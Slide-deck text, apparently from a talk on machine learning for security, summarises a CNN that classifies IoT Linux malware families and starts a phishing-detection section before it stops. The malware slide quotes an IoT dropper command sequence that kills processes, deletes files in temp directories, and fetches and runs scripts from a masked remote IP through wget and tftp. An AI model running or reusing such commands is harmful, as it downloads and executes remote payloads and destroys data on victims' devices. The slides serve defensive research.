


# 3- detect malware

- **Goal:** detect and classify malware
- **Data:** VirusTotal, VirusShare, IoT POT
  - 74K binaries, 18 families, 24K unseen
- **Features:**
  - malware ELF Linux binaries (IoT)
  - codify binaries into images
    - each pixel a byte of code
  - codify strings into semantic vectors
- **Intelligence:** CNN
  - components pre-trained individually
  - fusing **most relevant** features
  - inputs (2): images, codified strings
  - outputs (1): family
- **Results:**
  - 99.78% accuracy



```
rm -rf %s;  
pkill -9 %s; killall -9 %s;  
cd /tmp || cd /var/run || cd /dev/shm || cd /mnt || cd /var;  
rm -f *; /bin/busybox wget http://185.*.**/love; sh love; wget  
http://185.*.**/love; sh love; /bin/busybox tftp -r tftp.sh -g  
185.*.**; sh tftp.sh; /bin/busybox tftp -c get tftp2.sh -g  
185.*.**; sh tftp2.sh
```




Dib, IEEE Trans Net Serv Manag, 2021





# 4- detect phishing

- **Goal:** detect phishing attacks
- **Data:**
